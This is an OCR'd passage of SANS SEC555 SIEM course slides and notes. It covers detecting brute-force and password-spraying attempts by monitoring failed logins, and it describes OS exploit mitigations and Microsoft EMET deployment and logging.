
SEC555 | SIEM with Tactical Analytics [illegible]

Too Many Failures

Of course, too many login attempts is bad. If one IP address is generating thousands of login attempts, you are brute forced. If this is from the internet to a DMZ system, then you do not have a lot of options. However, monitoring failed logons internally is much higher fidelity.

The key thing is to understand what is considered too many logins and how to monitor. For example, if someone were to log in to 1,000 user accounts with a password of password, it would likely bypass most alert systems. This type of attack is a form of brute forcing called password spraying; but since each account only gets one attempt, it often is ignored, even though it is not stealthy in any way, shape, or form. Again, this is an example of brute forcing.

Other things should be monitored as well. For example, an end user may accidentally enter their password wrong five times. In fact, it could even be more than that. However, a service account should never fail to log in. If even one failed login occurs, then either something is misconfigured, or something bad is happening. Knowing the situations and context around your environment is what makes your SIEM so powerful.




Password Spraying

Brute force uses many passwords against a single user

- Password spraying spreads the love
- Tries one password against all accounts at a time
- Instead of the count by user try by device or total overall

Source Device	Username	Count
172.16.0.2	jhenderson-standard	42
172.16.0.2	jhenderson	40
172.16.0.2	administrator	37
172.16.0.2	bob	30
172.16.0.2	george	30



SANS

SEC555 | SIEM with Tactical Analytics 166

Password Spraying


While many systems will natively catch brute forcing, login attempts fail to find other forms of password guessing such as password spraying. Password spraying involves trying one password against a list of users. Each password is tested across all users prior to trying the next password. This level of iteration is easy to perform and also can stay under the radar of account lockout thresholds. Because it is only one password guess per user, it may fly under the radar.

However, this type of attack is still simple to catch. Instead of only monitoring failed logins by users, include monitoring failed logins by source address. The picture on the left shows over a hundred login attempts from 172.16.0.2.

Technically, even this can be evaded. Assume you are an attacker with thousands of compromised systems under your control. Realistically, you could point all of them at a login page and tell them each to try a single user and password. If the first password does not work, all these systems could then issue a second password and continue in this manner. This would show up as one login per user per device per attempt. Worse yet, this is likely to result in a successful login within the first couple of password guesses. It is a statistical probability. With a large enough organization, there is a pretty good chance that a single password will work on the first round of password spraying. Black Hills Information Security has some interesting articles on this topic.

So how do you catch a massively distributed password spray attack? It is still fairly easy. Simply monitor failed logins in total. Statistics work on your side as well as the enemies'. The picture on the right shows a line chart of failed logons over time. The spike is caused by a distributed password spray. This type of chart can also be modified to show total failed logons overall, total failed logins from internal sources, and total failed logins from external sources. This provides some additional context.

References:
https://www.blackhillsinfosec.com/password-spraying-outlook-web-access-how-to-gain-access-to-domain-credentials-without-being-on-a-targets-network-part-2/
https://sec555.com/6r



Login Review

Attacker's use and abuse credentials

- Critical to monitor

Pays to monitor:


- Excessive logins and login failures
  - Accounts logged in to an abnormal amount of systems
  - Single failures that should not happen or repetitive failures
- Local-to-local account use
- Service accounts being used improperly

SANS

SEC555 | SIEM with Tactical Analytics 167

Login Review

Credentials are a key target during attacks. Monitoring both login successes and failures is another technique for setting up early detection.



SEC555 Workbook: Exercise 3.3: Login Monitoring


Exercise 3.3: Login Monitoring

- Exercise 3.3 is in the digital wiki found in your student VM (recommended)
- Alternatively, you may use your Workbook

SANS

SEC555 | SIEM with Tactical Analytics 164

This page intentionally left blank.




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- **Section 3: Advanced Endpoint Analytics**
- Section 4: Baselining and User Behavior Monitoring
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Advanced Endpoint Analytics

SANS

This page intentionally left blank.



OS Protection

Operating systems often include built-in protection for memory and processing

- Examples: ASLR, DEP, Heap Spray Protection, SEHOP

These protection mechanisms tend not to generate logs

- A good prevention technique should double as a detect
- Hard to do without logs

Process and memory protection often controlled by application developers (at compile time)

SANS


SEC555 | SIEM with Tactical Analytics 170

OS Protection

Behind the scenes, each operating system deploys mechanisms to protect against rogue processes. These protection mechanisms deal with monitoring and controlling abnormal use of things such as memory space or process execution. Usually, when one of these protection capabilities is triggered, the offending process is killed off.

Unfortunately, almost every operating system does not log what just occurred. Short of a log stating the specific application has crashed, there is a huge gap in what occurred. To make matters worse, many of these protection mechanisms have to be enabled by application developers when they compile their applications. This leads to operating systems with capabilities to protect against certain types of attacks but with applications not utilizing the capabilities.

Let's be clear here. Compiling with these capabilities is usually changing a variable from a 0 to a 1. Modern integrated development environments (IDEs) do their best to enable extra security measures by default. Older IDEs do not. So, if you are using old software, it is likely compiled without support for any additional mechanisms such as ASLR, SEHOP, etc. Fortunately, there is a way to get around this.



EMET

Microsoft offers a free utility called EMET

- Enables process/memory protection per process
- Can override default application protection
- Has built-in rules for common applications like Adobe

EMET[1] adds logging capabilities

- Only for processes it is protecting
- Easy to customize settings

Part of **Windows Defender Exploit Guard**

SANS

SEC555 | SIEM with Tactical Analytics 171

EMET

Having a full suit of armor does you no good if you do not put it on. To address this, Microsoft released the Enhanced Mitigation Experience Toolkit (EMET). Its purpose was twofold. One, it was to create an easy method for enabling operating system process-level protection on a per-application basis. Two, it was to allow for newer process mitigation techniques to be introduced to operating systems. This means older operating systems gain some protection offered in newer operating systems, and newer operating systems gain some capabilities that Microsoft is hoping to make mainstream.


While the additional protection of EMET is amazing, a huge bonus is the fact that any protection mechanisms engaged by EMET log to the System Event channel. This combines protection with detection.

While EMET is extremely powerful, Microsoft has stated it will no longer be supported after July 31, 2018. Originally, Microsoft tried to set the end of life for EMET to January 2017, but the Microsoft and security community pushed back. EMET is going away, but it is not gone. Its feature set is now part of the new Windows Defender Exploit Guard.

References:

https://support.microsoft.com/en-us/topic/emet-mitigations-guidelines-b529d543-2a81-7b5a-d529-84b30e1ecee0, http://sec555.com/115

https://msrc-blog.microsoft.com/2017/08/09/moving-beyond-emet-ii-windows-defender-exploit-guard/, https://sec555.com/6t



EMET GPO

Centrally managing EMET is done with group policy

- GPO can be built from within EMET
- Takes settings of existing system and creates a GPO

SANS

SEC555 | SIEM with Tactical Analytics 172


EMET GPO

Deployment and maintenance of EMET is as easy as it gets. Simply follow these steps:

1. Install EMET on a system.
2. Tune EMET according to your environment.
3. Click on Group Policy.
4. Create a New group policy.
5. Push EMET MSI and enable GPO on systems.

Updating the GPO is also easy:

1. Tune EMET.
2. Click on Group Policy.
3. Select the GPO name you want to update and save over it.



EMET Protection (1)

EMET is ideal for old operating systems and applications

- Also works well for new operating systems

Take a client-side attack using Adobe Reader 9.4.0

- **XP without EMET:** Attack works
  - With EMET, stops it and logs
- **Windows 10 without EMET:**– Attack fails, and generic app crash log is generated
  - With EMET, stops it and logs

EMET 5.5

EMET detected **HeapSpray** mitigation and will close the application: **AcroRd32.exe**

